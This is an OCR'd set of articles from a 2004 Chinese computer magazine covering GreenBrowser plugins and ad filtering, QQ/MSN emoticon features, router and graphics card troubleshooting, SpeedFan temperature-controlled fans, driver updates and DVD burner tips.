多窗口浏览器几大巨头之一的GreenBrowser(以下简称GB)近日发布了最新的2.3Build1111版本，下载地址为http://www.morequick.com/indexgb.htm。除了修正上一版本存在的Bug外，还增加了几个实用的新功能，这些功能是否合大家的“胃口”呢？赶紧体验一下吧！

GreenBrowser新版完美体验

■ 山东　CaZn

1.我的搜索我作主

搜索条可以自定义按钮，能将自己喜欢的搜索引擎添加到搜索工具栏中，并且可以拖动文字到按钮上搜索。

第一步:点击工具栏中“搜索”图标旁边的下拉按钮，在弹出的快捷菜单中选择“设置搜索引擎”。

第二步:在弹出的设置窗口(见图1)的“名称”栏中输入搜索引擎的名字，点击“图标”栏后的浏览按钮为该搜索引擎设置一个图标(必须为ICO文件，也就是此搜索引擎显示在搜索工具栏上的图标)，在“路径”输入框中键入搜索引擎的地址(需要注意的是搜索引擎的路径中必须使用%s或%u来表示关键词，如http://www.google.com/search?q=%u)。



图1

第三步:点击“插入”按钮，这个自定义的搜索引擎即被成功添加到列表中了。

在搜索输入框内输入关键词，然后点击这个自定义搜索引擎按钮，就会直接使用该引擎进行搜索，将网页上的文字拖放到该自定义引擎按钮上，也能立刻进行搜索。

2.淘宝广告完美屏蔽

相信朋友们对打开网页就会弹出的淘宝广告深恶痛绝，这种弹出窗口属于网页对话框，采用将淘宝网站添加到受限站点或添加到网页过滤器中的方法，都不能完全解决广告弹出问题。新版本GB加入了对话框过滤器功能，已经能够完全屏蔽这种网页的弹出了。

选择菜单“工具→广告过滤器”，勾选其下的“启用对话框过滤器”(见图2)，这样淘宝等同类广告窗口就不能再弹出了。



图2

3.自己动手做插件按钮

新版本GB还提供了对外部命令“gbExec”的支持，利用这个新功能，就可以将软件的一些内部功能(如设置表单数据、清除缓存、设置代理等)做成插件的形式，然后集成到扩展工具栏的按钮中，大大简化了常用操作。下面就让我们试着把“启用对话框过滤器”功能做成插件按钮。

第一步:在GB安装目录下的Plugin目录下新建一个名为“TaoBao”的子目录，在此目录下创建一个名为plugin.ini的文件。

第二步:用“记事本”打开刚才创建的plugin.ini文件，输入以下内容。

```
[General]
Name=启用对话框过滤器
Author=JJ@boy
Version=1.0
Comments=Kill/Show all flying Ads in current page.
FileName=glq.htm
HotIcon= glq.ico
Type=BUTTON
ModuleType=SCRIPT
```

其中，Name为插件的名称;Author是作者的名字;Version是版本号;Comments是关于此插件的注释;FileName是要调用的文件的名字;HotIcon是插件的图标，这几项都可以按自己的要求来修改。Type和ModuleType是软件定义的类型，其值不能进行修改。

第三步:在TaoBao目录下新建一个名为“glq.htm”的文件，其名称要与上一步中FileName项的值相对应，然后编辑此文件并输入以下内容。

```
<script language="JavaScript">
external.gbExec(33242);
</script>
```

由于本例是要建立一个启用对话框过滤器的功能插件，所以gbExec后括号中的数字应是33242。如果想实现其他的功能，直接修改里面的数字即可，每个功能对应的数字可以在Language文件夹下的ChineseGB.ini文件中找到，例如“启用弹出窗口过滤器”对应的是32820等(见图3)。




图 3

第四步：找一个自己喜欢的图标文件，将其命名为“glq.ico”并放置到TaoBao目录下，这样“启用对话框过滤器”的插件就做好了。

第五步：接下来要将这个插件导入到扩展工具栏中。选择菜单“工具→扩展工具栏→设置扩展工具栏”，在“设置扩展工具栏”窗口中点击“命令”输入框后面的浏览按钮，选择刚才新建的plugin.ini文件，完成后点击“插入”按钮加入此插件。

第六步：现在只要点击扩展工具栏中的“启用对话框过滤器”按钮就能快速地打开或关闭这项功能了。

除了上述几个实用功能外，GB还增加了其他几个小功能：在收藏菜单中加入了右击菜单、状态条中可以显示代理名称和地址、可以选择过滤的级别等，感兴趣的朋友赶快去升级软件吧！CF [WL06]

网吧视频起死回生

■ 上海 袁松

我是开网吧的，网吧的生意一直还不错，可是不久前却有好多熟客都跑到对面的网吧去上网了。难道我们的服务质量不好？或者网速太慢了？百思不得其解之下，询问了一些顾客才得知，原来在我们的网吧里用QQ视频聊天总是连接失败，具体表现为“无法和对方建立连接，连接超时”，而对面的网吧视频聊天却没问题。

先后换了几个QQ的版本，故障依旧，后来发现QQ会员可以通过TCP中转正常地视频聊天，于是我便把目光集中到了路由的设置上。经向路由器制造商(网吧采用的是“博达2641”)咨询，对方告知要打开路由器上的UDP本地转发服务。可是用Telnet连上路由，却怎么也没有找到相关的设置，不得已只好又打电话过去问。对方告诉我可能是路由器的软件版本太低，需要升级一下。经过几天的折腾，升级路由并修改UDP设置后，效果很显著，一台机器上开三四个视频都没问题(显示“连接已通过UDP中转建立”)。看着网吧的生意一天天红火起来，我的心中无比欣慰……


小提示

升级路由器的软件需要三步：(1)首先去路由器官方网站了解升级的详细步骤，譬如http://www.bdcom.com.cn/service/service2-1x.asp上的路由器升级教程；(2)下载对应型号的软件和TFTP软件；(3)开始升级。CF [WL07]

MP3搜索引擎航母系列
如何搜索Flash MV 一搜 Yisou.com

什么音乐形式最能彰显Fans们的个性呢？小生的回答一定会是“Flash MV”。因为Fans们可以把自己喜欢的歌曲做成Flash MV，融进自己的想法和创意。小生我就非常喜欢Flash MV，偶也充当一回“闪客”做个Flash。上网下载收集精彩的Flash MV更是小生前一阵每天的必修课。

找Flash MV并不难，“一搜”(mp3.yisou.com)是国内第一个推出专门“Flash MV”搜索的mp3搜索引擎，只用登陆“一搜”主页，点击搜索框上面的“mp3”，进入mp3搜索页面，在输入框中输入歌曲的名字，选中下方的“Flash”，即可进行搜索。如搜索时下点击率最高的《老鼠爱大米》，像这样流行的歌曲自然会有很多Flash，“一搜”有近30个结果。由于下载Flash MV自然不是为了光听音乐，还要看别人的创意。每一首Flash表现的意境都不一样，所以小生经常把搜索的结果都下载下来收藏。



要是你像小生这样比较容易忘记歌名的话，没关系！只要记得只言片语的歌词就ok了。“一搜”独有歌词直接搜索歌曲功能，如只记得“把地平线忘掉”，直接输入这些词，选中Flash，即可搜到刘德华《今天》的精彩Flash MV了。

“一搜”还给了小生一个惊喜，小生酷爱Micheal Jackson，偶尔搜索了一下他的Flash，居然真的搜到了他的经典名曲《Dangerous》和《Bad》的Flash MV，让小生兴奋不已。

每当遇到精彩的Flash时，小生我就会在“一搜部落”中发帖，寻找有相同爱好的Flash爱好者，与他们共同分享这份喜悦。

让表情舞起来

■ 安徽 Dream 上海 Coming

最近MSN Messenger（以下简称MSN）和QQ都相继发布了最新的测试版本，最吸引大家眼球的，当然是两大IM巨头都为自己新增了更酷的表情功能——MSN的“传情动漫”（英文原名Winks）和QQ的“魔法表情”。

MSN Messenger 7.0Beta0425:http://www.newhua.com/cfan/200424/msn.rar

QQ2004ⅡBeta2:http://218.85.138.34/qq2004iibeta2.exe

MSN之传情动漫初体验

1.怎么“传情”？



图1

打开与好友的对话窗口，点击如图1所示工具栏中的“传情动漫”按钮，选择希望发送的动态表情即可，效果如图2所示。请注意对方的MSN版本必须也支持此功能才行，否则会得到如“XX使用的Messenger版本不支持传情动漫”的提示。



图2

2.迅速拉回好友的注意力

怎么好久都不说话，好友是不是在发呆？真过分！那么让他“清醒”一下吧！点击对话窗口工具栏中的“闪屏振动”按钮，对方的对话窗口便突然猛烈振动起来（可能是出于安全性考虑，在发送“闪屏振动”的同时自己的对话窗口也会发生振动），对方的注意力就这样一下子被拉了过来。

3.如何防止表情“洪水”

正在专心工作时，好友却一下子发来了N个“传情动漫”，弄得我好不恼火却又不能发作。选择MSN菜单“工具→选项”，在“消息”选项卡中去除“自动播放传情动漫”和“允许向我发送闪屏振动”的勾选，现在再也没人能吵我了^O^。

QQ之魔法表情也疯狂

1.怎么施“魔法”？

打开与好友的对话窗口，点开“选择表情”按钮，在弹出表情框中的“魔法表情”选项卡（见图3）中点击希望发送的魔法表情即可，效果如图4所示。如果对方不在线或QQ版本不支持魔法表情，则会弹出错误提示框。



图3



图4

2.QQ秀也施“魔法”

想不想用个锤子狠狠地敲好友的QQ秀形象？点击好友QQ秀形象下最右侧的魔法帽按钮，在弹出框中选择要搞怪的魔法即可，如图5所示为小特被魔法大锤敲击的精彩瞬间^O^。




图5

3.魔法“防御”

QQ没有提供“魔法表情”的屏蔽功能，还好我们发现了魔法表情的“秘密”：在收到魔法表情（实际上是透明背景的Flash文件）时自动调用QQ安装目录下的MagicFlash.exe文件，我们只要将此文件改名即可达到屏蔽魔法表情的目的。

是不是迫切地想要亲身体验一下表情舞动的感觉？那就赶紧升级你的MSN和QQ吧！

|CF|[WL08]

硬派传说

■ CFan.Storyer

只关心PCIE，K8T890 Pro样板曝光

不管AGP接口有多么不愿意，它被PCIE取代也只是时间问题。VIA最近展示了支持AMD 64系列处理器的K8T890 Pro主板的工程样品（图1）。自从nVIDIA的nFORCE2芯片组推出后，VIA在AMD主板上的优势渐渐被nVIDIA盖过。因此K8T890 Pro也肩负着重树VIA芯片组地位的重任。




图1

从图中可看出，K8T890 Pro主板的工程样板配有两条PCIE接口，支持Dual GFX功能。这样K8T890 Pro主板同样也支持nVIDIA的显卡SLI功能。除此以外，Dual GFX架构可以使两块PCIE显卡分别工作在×16与×4模式下。而nVIDIA的nFORCE 4主板在提供SLI功能时，则是把一条PCIE ×16通道分为两条PCIE ×8通道。因此从总带宽来看，Dual GFX架构比nVIDIA主板的SLI架构更有优势。K8T890 Pro主板工程样板的南桥芯片则采用VT8237，故主板没有PCIE ×1接口。

ATi也出鼓风机？

ATi近期即将推出Radeon X850系列显示卡，此显卡基本上可以看作Radeon X800系列显示卡的高频率版本。不过更高的频率也意味着更高的发热量。为解决高频率显卡的发热问题，ATi也第一次在自己的显卡上用上了类似GeForce FX5800Ultra/5950Ultra散热器的涡轮散热器（以前在第三方厂家的ATi显卡上也使用过这类散热器）。图2为X850 Cooling工程样本，我们看到其风扇采用涡轮式设计，把热风由显示卡的尾端抽入透明管道冷却核心内存，再由风扇抽出机箱外。散热器为铜底设计，使内存颗粒部分也得到散热。与ATi X800XT的散热器不包含内存颗粒散热相比，X850的散热设计显然更合理。



图2

最小巧消费电子产品有多小

随着芯片制造技术及其他技术的发展，各种消费类电子产品不但在功能上越来越强，而且其重量也越来越轻，体积也越来越小。为此《福布斯》杂志评选出了当今十大最小巧消费类电子产品。图3就是此次评选出的最小巧数码相机：索尼Qualia 01，别看这个相机小，售价却高达3900美元，看来属于特殊用途的产品。想了解其他最小巧的电子产品，可以到http://news.mydrivers.com/pages/20041119115150_97034.htm查看。



图3

nVIDIA编号多，NV41入主PCIE

在这个显卡接口大变换的时候，厂商推出的产品也特别的多。nVIDIA的编号NV41的显卡照片也犹抱琵琶半遮面地泄漏出来。从图4可以看出，NV41的PCB基本类似于GeForce 6800，应该是256bit显存位宽，属于高端显卡的配置，也提供了SLI接口。不过NV41并没有提供外置电源接口，看来NV41的耗电量比NV40降了不少。另外，从核心照片（图5）可以看出，NV41是原生PCIE接口。最后，NV41散热器上大大的DOOM3的LOGO，不知道这图案是否经idsoftware授权，而这块显卡的频率和渲染管线数依然未知。



图4



图5

|CF|[YJ01]



你的电脑很快吗？超过2GHz的CPU给电脑提供了超快的速度。为给2GHz CPU散热，想必你已为CPU搭配了一个不错的散热器吧。不过风冷散热器虽然散热效果很好，却但同样也带了相当大的噪音，在夜深人静时让你无法忍受。你有没有想过，CPU在低工作负荷时，发热并不大，如果使用温控风扇，就能明显降低噪音。温控散热器要花钱！免费给你一个呢？

自己做！打造免费温控散热器

■ Pisces

温控散热进化之旅

温控散热器并不是新技术，就目前来说，主要有风扇自动温控和主板温控调速两种。

风扇自动温控就是温控风扇，一般是在散热风扇的轴承旁边有一个温度探头，通过此探头的温度变化来自动调节风扇转速（图1）。不过由于此探头监测的温度只是散热风扇轴承附近空气的温度，不能直接检测某一配件的温度，因此这种风扇较适合做整体散热的机箱或者电源风扇，相对来说不适合做CPU的温控风扇。不过也有一些风扇将测温探头延长出来，能够直接检测某配件的温度，这样就能灵敏温控变速。




图1

主板温控调速则是近段时间兴起的主板功能之一。由于现在高频率CPU全速工作时的发热量太大，因此不得不配备高转速、大噪音的散热器，特别是目前LGA775处理器的散热器，全速噪音更是大得惊人。而在CPU工作负荷较低时，如果能同时降低风扇转速，则可大大降低噪音。从原理来说，主板上的风扇接头通常是通过可编程的监控芯片提供供电，并同时由监控芯片监测风扇转速，另外通常这颗监控芯片还提供几个重要部件如CPU、北桥的温度检测功能（图2）。因此，通过厂家编程设计，让监控芯片给风扇的输出电压与温度挂钩，高温时提高电压，低温时降低电压，由此散热风扇就能温控变速了。目前，这种监控变速方式主要有三种实现方式。一是Intel在9X5主板中新提供的4芯风扇接头（图3），通过多出来的一根专用温控线，直接让主板芯片控制风扇变速。二是主板生产厂家在BIOS中提供相关功能，直接读取监控芯片温度或者CPU电流变化，并反馈到CPU风扇上，进行变速调节，比如华硕A.I智能主板的Q-Fan功能就是这样的。三是通过相关软件读取监控芯片的温度，并反馈到监控芯片的电压控制上，通过软件来实现散热器调速功能，比如微星主板配套的CoreCenter监控软件就能提供这样的功能。



图2 著名的winbond监控芯片




图3

既然品牌主板都可以通过软件提供散热器的温控变速功能，那么有没有其他软件也能完成这个功能呢？当然有，这就是我们马上就要介绍的SpeedFan电脑监控软件，下载地址是http://www.mydrivers.com/tools/dir16/d6774.htm。

实战SpeedFan，实现免费温控

SpeedFan是一款免费软件，目前最新版为4.17，支持Win9x/ME/NT4/2000/XP操作系统。SpeedFan是一款功能非常强大的小软件，不仅可以监测CPU的温度和风扇转速，还可以让用户自己设定风扇的转速，还能读取某些自带温度监测的硬盘的温度，读取内存的SPD信息，从说明来看，甚至还能实现CPU频率的动态调节。可以说是一款很值得发烧友玩味的小软件。不过，我们在这里只用到它的风扇调速功能，实现CPU风扇温控变速。

我的风扇能调速吗？

风扇是否能调速需要由主板的监控芯片决定。SpeedFan支持Winbond、ASUS、ITE等厂家的部分监控芯片。要从芯片编号了解是否支持SpeedFan比较麻烦，还不如亲自动手实验一下容易。

启动安装完毕的SpeedFan，出现的是如图4所示的界面，其中我们需要关注的是以下几个显示框：Fan01表示的散热器转速，需要注意的是某些主板能够同时监控多个风扇转速，而某些




图4

主板一个风扇转速都不能监控。对于前一种，我们要找到哪个风扇转速是我们需要的风扇，这在后面我们会提到。对于后一种，尽管经过试验，我们同样也能实现变速功能，但由于我们无法了解到风扇的具体速度，这在封闭的机箱中会有极大的安全隐患，因此这种情况下我们不建议做温控风扇。

图4中的Speed01/Speed02调节项就是调节风扇转速的功能，调节范围为0%（就是风扇停转）到100%（全速）。下面要确定的就是SpeedFan能否调节风扇转速以及哪一个风扇是CPU的散热风扇。我们这时应该打开机箱，并将Speed01/Speed02的数值从0%到100%之间调节，观察调节数值与上面Fan01的关系，并同时观察这些数值与机箱内实际风扇转速的关系。一般会有这几种状况：调节Speed的数值与Fan的转速无关，这表明SpeedFan不支持此种监控芯片，或者风扇供电不是通过监控芯片的，很可惜，你的主板不支持变速功能；调节Speed数值，Fan数值做相应改变，并且CPU散热器的转速也出现相应改变，这说明我们已经找到了CPU相对应的风扇以及相对应的调速选项；调解Speed数值，Fan数值有改变，但CPU散热器无改变，这表明CPU散热器的供电插头并没有接在能调速的主板供电插头上，我们只需要把CPU散热器的供电插头插到正确的位置，CPU风扇就能变速了。在我们的实例中，Fan01就是CPU风扇，它的转速与Speed01的调节数值相关。

小提示

在不同的监控芯片中，Speed的数值与Fan的速度并不是纯粹的等比例变换关系。比如在我们的实例中，Speed01为100%时，Fan01为3100转左右；Speed01为10%时，Fan01为2600转，Speed01为1%时，Fan01为2300转左右；而Speed01为0%时，Fan01就停转了。

在图5中的Temp部分就是SpeedFan读取的监控芯片所监控到的各位置的温度，如果运行后没有Temp部分，同样说明SpeedFan不支持此监控芯片，依然不能做免费温控散热器。在此部分中，一般包括CPU温度和系统温度等，但是我们目前并不知道哪个温度是CPU温度。而我们知道，CPU在运行高负荷程序时是会很快升温的。因此，我们可以运行SuperPi（下载地址:http://www.mydrivers.com/tools/dir0/d300.htm）等桌面运行的高负荷测试程序（由于现在CPU已经很快了，建议SuperPi运行400万位的计算），同时查看哪一个温度数值变化最快。在本实例中，Temp2数值的变化最快，多次试验证明，Temp2就是CPU的温度（由于各主板的测温方式不同，所以CPU温度数值差别也很大）。至此，我们已经知道了CPU的温度以及风扇调速方式，接下来就是要把它们联系起来了。

按需定制，智能自动无可比拟

首先，我们需要知道CPU工作时的温度范围，即CPU的最高温度和最低温度。最低温度很简单，就是让电脑什么也不做，本实例中CPU最低温度为38摄氏度。而最高温度，则是CPU高负荷时的温度，我们同样利用SuperPi测试软件，计算800万位，依靠现在电脑速度的不同，这大概需要5分钟以上，这时CPU已经能够升到最高温度了，本实例中CPU最高温度为48摄氏度。我们记下最低和最高温度，然后点击图4中的Configure按键，在弹出的图5菜单中设置温度和调节选项的关联。如我们此实例中Temp2是CPU温度，而Speed01能控制CPU风扇的速度，那么我们就将Temp2与Speed01的关联项目勾上，并把其他温度与Speed01的关联去掉。然后鼠标单击Temp2，确保我们现在调节的是Temp2的变速温度范围。然后在此窗口下面的Desired框中填上CPU最低温度高2度的温度，在Warning框中填上CPU最高温度低2度的温度，这样填是我们经过实践的结果，风扇的变速效果很明显，又保证高温时CPU的散热，这样我们就确定了风扇变速的温度范围。




图5

然后，点击图5菜单中的Speeds选项卡，出现如图6所示的界面，单击其中的Speed01，在下面的Minimum value中填入希望的最低转速，我们填的1%，Maximum value填入最高转速，还是100%，并勾取Automatically variated选项。




图6

至此，CPU风扇转速与温度的关联就设置完成了。上面的设置表示当CPU温度低于Desired的温度时，Fan1工作在Speed01设置为1%的转速下；CPU温度高于Warning的温度时，Fan1工作在Speed01设置为100%的转速下；CPU温度在Desired和Warning之间时，Speed01可等比例调节Fan1转速。

最后点击图6中的OK按键保存设置，然后在图4中将Automatic fan speed选项勾上，这样只要运行SpeedFan时，CPU风扇就是自动温控了。这时再仔细听听，CPU低功耗时，风扇声音是不是小多了？触类旁通，我们同样可以设置出温控机箱风扇。最后，我们在Windows的启动项目中做一个SpeedFan的快捷方式，让SpeedFan每次启动自动运行，至此自动温控变速散热器打造完毕。

编注：尽管小编经过试验证明使用此软件是相当安全的，但由于软件直接调节关系电脑稳定性的散热部分，因此再次建议读者使用时严格注意操作过程。由此操作导致的电脑故障，由使用者自行负责。

|CF|[YJ02]

排障特训营之详解显卡故障(下)

■ 天津 王磊

本期我们将继续针对如何排除主机与显示器之间连接的“桥梁”——“显卡”发生的问题展开强化“特训”。

理论特训

驱动类问题

由于显卡驱动程序丢失，造成的花屏或者死机问题。此外，还有一类特殊情况，以前能载入显卡驱动程序，但在显卡驱动程序载入后，进入Windows时出现死机。可更换其他型号的显卡在载入其驱动程序后，插入旧显卡予以解决。如若还不能解决此类故障，则说明注册表有故障，对注册表进行恢复或重新安装操作系统即可。

此外，文字、画面显示不完全，也有可能是显卡驱动程序损坏造成的。如果此时画面还能看清，只要删除显卡驱动程序，重新启动计算机，装入显卡驱动程序即可。

还有，就是显卡驱动程序载入，运行一段时间后驱动程序自动丢失，此类故障一般是由于显卡质量不佳或显卡与主板不兼容，使得显卡温度太高，从而导致系统运行不稳定或出现死机，此时只得更换显卡。

兼容类问题

由于显卡不兼容造成的故障很多，出现此类故障一般多见于主板与显卡的不兼容或主板与显卡接触不良；显卡与其他扩展卡不兼容也会造成死机。

目前，关于显卡与主板兼容方面的问题，主要应注意以下两点：一是部分老主板因AGP槽的设计供电不足，无法正常支持现在耗电较大的新型显卡；二是在Intel 865系列等相对较新的主板上千万不要使用只支持AGP 2×的老显卡，因为工作电压的不同，将导致显卡及主板烧毁的严重问题。总之在显卡和主板的搭配上，原则就是二者的“年代”不要相差太远。

显存损坏类问题

由于显存损坏，造成计算机花屏，是一种很普遍的显卡故障。对PCI时代的显卡来说，一些显存是插在显存插槽内的，如果显存存在问题，只要将从插槽上取下，然后更换一下，问题就可以解决。但现在显卡的显存一般是被厂商固化在显卡上的，所以一旦显存损坏，那么只能送到专业的维修中心进行维修。

超频类问题

为了提高显卡的显示性能，有时候我们往往要用PowerStrip等软件对显卡进行超频，而由于超频不当，或者是由于超频后，显示芯片工作温度上升，使散热加剧，造成花屏或者死机等现象也是一种非常常见的显卡故障。

解决此类问题的方法，只要将显卡的工作电压或频率调整到正常，问题一般就可以解决了！

案例分析

案例一

案例情况：一台老机，CPU：雷鸟1.0GHz，一直运行稳定，最近到二手市场购买了一块杂牌nVIDIA GeForce256，在商家的计算机上运行异常稳定，可是装入自己的爱机后，经常会出现死机等现象。

案例分析：将该显卡取下，仔细观察，发现金手指非常清洁，没有被氧化的痕迹。另外，没有对该台计算机进行过任何软硬设置，所以也就不存在设置类问题。

经过查阅一些老资料证明，使用的是AMD的钻龙或雷鸟处理器，AMD的钻龙以及雷鸟配备nVIDIA GeForce256及Matrox G400显示卡时，当程序经AGP存取资料时经常会发生死机现像，原因是存储器寻址分配发生错误所致。

案例故障排除方法：如果你使用的是Windows 2000操作系统，首先 打开注册表编辑器（Regedt32.exe），在注册表中找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management]键值 ，在菜单中选编辑，再选添加数值。添加如下：数值名称：LargePageMinimum 、数据类型：REG_DWORD 、基数：16进制 、数据：0xffffffff ；退出注册表编辑器，并重新启动计算机，问题就可以解决了！

注：修改后 AGP 存储器最大寻址会由 256MB 变为128MB，但影响不大。

案例总结：在GeForce256盛行的时代，也许这类问题被许多媒体披露过，所以大家对这个兼容问题很是了解。时过境迁，对于一些目前购买二手GeForce256显卡的用户来说，却常常被这样一些当年曾被大家都注意的问题所困扰。

案例二

案例情况：一台计算机进入Windows XP操作系统图形界面后就死机，重启后进入安全模式把显卡停用才能正常进入操作系统，但是画面质量却很差，2D性能几乎为零，3D性能也大打折扣。

案例分析：按照“先易后难”的原则，首先检查显卡和显示器之间的连线是否插好，插头内是否有断针现象，

没有发现任何问题。此外，经确认该显卡没有进行过任何超频。重新安装驱动程序，问题解决。

案例故障排除方法：该问题一般是由于驱动程序出现问题造成的，通过重新安装驱动程序，问题一般就可以解决了！另外，如果是VIA主板那么请在安装主板4in1驱动后安装VIA AGP驱动，然后进入安全模式，打开设备管理器在“显示适配器”中将显卡原来的驱动删除，重新启动再次进入安全模式，安装主板驱动AGP补丁，然后重新启动以正常模式进入系统。这样系统会提示找到新设备要求安装驱动，将路径指向最新的显卡驱动所在的目录安装，问题就解决了！

案例总结：一个很典型的由于驱动程序损坏，造成死机的案例，上面已经做了细致的分析，在此就不赘述了。

实战演练金银彩

上期获奖号码：金彩：“E”，银彩：“A”、“C”

上期点评：没错，正像上一期“F”中提到的那样，出现“花屏”多半原因与显卡有关，一般是由于显卡的金手指被氧化或显卡的显存损坏造成的。但是，这些问题全部都体现在显卡上，而上面却单单排除了由“显卡”本身引起的问题，这岂不是有些“自相矛盾”？

其实，细心的朋友应该注意到了，该台计算机的主板采用的是VIA KV400 +芯片组，该款芯片组的北桥芯片内部集成了显示芯片。而板载集成“显卡”并不是由单一的显示芯片组成，它的“显存”是由计算机本身的内存组成的。主板集成的显卡共享物理内存，如果被调用的那部分物理内存出现了问题，那么就当然造成了“显存”出现问题，也就当然会出现“花屏”现象。而当使用了独立显卡，不再使用物理内存作为显存，“花屏”问题就消失了。这时候由于“内存”本身存在问题，所以，肯定会出现死机等现象，这也是一般内存出现问题后的现象。这正好解释了上一期“故障分析”中更换“独立显卡”后出现死机问题的原因！

所以，只要更换内存，问题一般就可以被解决了！

对于集成显卡的主板而言，当主板上没有独立显存时，由于被调用的内存性能不稳定引起“花屏”问题，其实，在现实中是很常见的，另外，内存超频后同样也容易引起“集成显卡”出现“花屏”问题，而这些问题却常常被一些朋友所忽视！

好了，随着新一年的到来，排障特训营也告一段落了，希望这段时间的连载对大家解决电脑的实际问题有帮助。 CF [YJ03]

驱动热报

■ 驱动之家

驱動之家 MyDrivers.com

热门驱动点评

依照ATi每月一款新驱动的惯例，在11月中旬新的4.11版驱动准时发布。此次新版驱动的更新重点放在了备受争议的催化剂控制中心(CATALYST Control Center)上，我们都知道在ATi正式发布催化剂控制中心后，用户对其褒贬不一。认为主要不足有以下2点：1.过分占用系统资源，而且存在一些BUG；2.仅有英文版本，人性化有待提高。好在ATi方面认识到其不足之处，加大了改进力度。控制中心新添加对多语言的支持，最重要是增加了对中文支持，用户可以享受到全程中文化的菜单和提示。改进了催化剂控制中心的显示器属性设置页面，新功能在于如果有多个显示器连接到显卡后，将为每个显示器配备单独的显示器属性设置页面。改进了所有256MB版本的AGP RADEON系列显卡的内存使用效率。修正了使用ATI RADEON X300或X600显卡通过Pinnacle Media Center将捕获的文件输入到Windows Movie Maker 2时，导致Windows XP死机的问题。修正部分图形芯片在Breed、Halo、联合行动－Typhoon Rising、Postal2等游戏当中出现的问题。注意：这是集成普通控制面板的版本。**下载地址**：http://www.mydrivers.com/dir104/d41866.htm。

最新驱动列表

ATi冶天Radeon 9500/9550/9600/9700/9800/X300/X600/X700/X800系列显卡最新CATALYST Control Center催化剂控制中心程序1.0.1760.38293多语言版。软件说明：这是和催化剂4.11配套发布的催化剂控制中心程序最新版本，提供对中文的支持。适用环境：Win2000/XP，**下载地址**：http://www.mydrivers.com/dir104/d41869.htm。

BENQ明基DW1620/DW1620 PRO DVD刻录机最新Firmware B7P9版。更新内容：支持以4x速度对DVD+R DL盘片进行刻录。适用环境：Win98SE/ME/2000/XP，**下载地址**：http://www.mydrivers.com/dir104/d41732.htm。

Canon佳能PowerShot G3数码相机最新Firmware 1.0.2.0版。更新内容：1.修正了和部分计算机的兼容性问题，这些问题主要表现在从计算机向相机中传输数据时偶尔出错；2.解决了和Canon Speedlite 380EX闪光灯配合使用不大稳定的问题。适用环境：Win98SE/ME/2000/XP，**下载地址**：http://www.mydrivers.com/dir105/d42068.htm。

CF [YJ04]

两年以前我们想不到现在DVD刻录机会那么快流行起来，一年前我们想不到DVD刻录机的价格会降到那么低，现在我们啥都不想，直接买一台DVD刻录机先用再说。不过，正因为DVD刻录机普及如此之快，

DVD刻录，你有多少没注意？

■ Pisces

电源，撑得住吗

笔者手里这台4× DVD刻录机的5V/12V的最大电流分别为1.5A/2.0A，算下来最大功率会超过30W，而更高倍速的刻录机的功耗肯定会更大。与此相比较，52× CD-ROM的最大功率只有15W左右。相对来说，读取时光存储功率不足最多就是光盘无法读取，而刻录时功率不足出现的问题则是几元钱的DVD刻录盘打水漂了。还有一方面，许多用户购买的DVD刻录机都不是第一台光存储设备，这样两个设备共用时，电脑的功耗直接增加30W，这对许多电源来说都不是个小数字。所以用DVD刻录机时，一定要注意：电源是否撑得住。

固件，你升级了没

固件，就是Firmware，简单来说就是光存储器的BIOS。DVD刻录机由于发展速度太快，刻录盘片的速度反而跟不上了。而刻录机识别盘片速度的方法是读取盘片的基本信息，与刻录机Firmware存储的盘片信息相比较，以此来确定速度。而刻录盘特别是高速刻录盘落后于刻录机推出，这样DVD刻录机中没有存储相关的盘片信息，于是高速刻录盘也只能低速刻录了。另外，前段时间DVD刻录机的速度和格式的发展都很快，老刻录机升级Firmware后还能升级还能提升速度、增加刻录格式，因此，DVD刻录，一定要记得升级Firmware。

模拟刻录，为什么不能用

在刻录CD时，为保证刻录成功率，我们经常会先进行模拟刻录。但在刻录DVD时，我们会很疑惑地发现，模拟刻录某些时候可以用，但某些时候不能用，为什么？

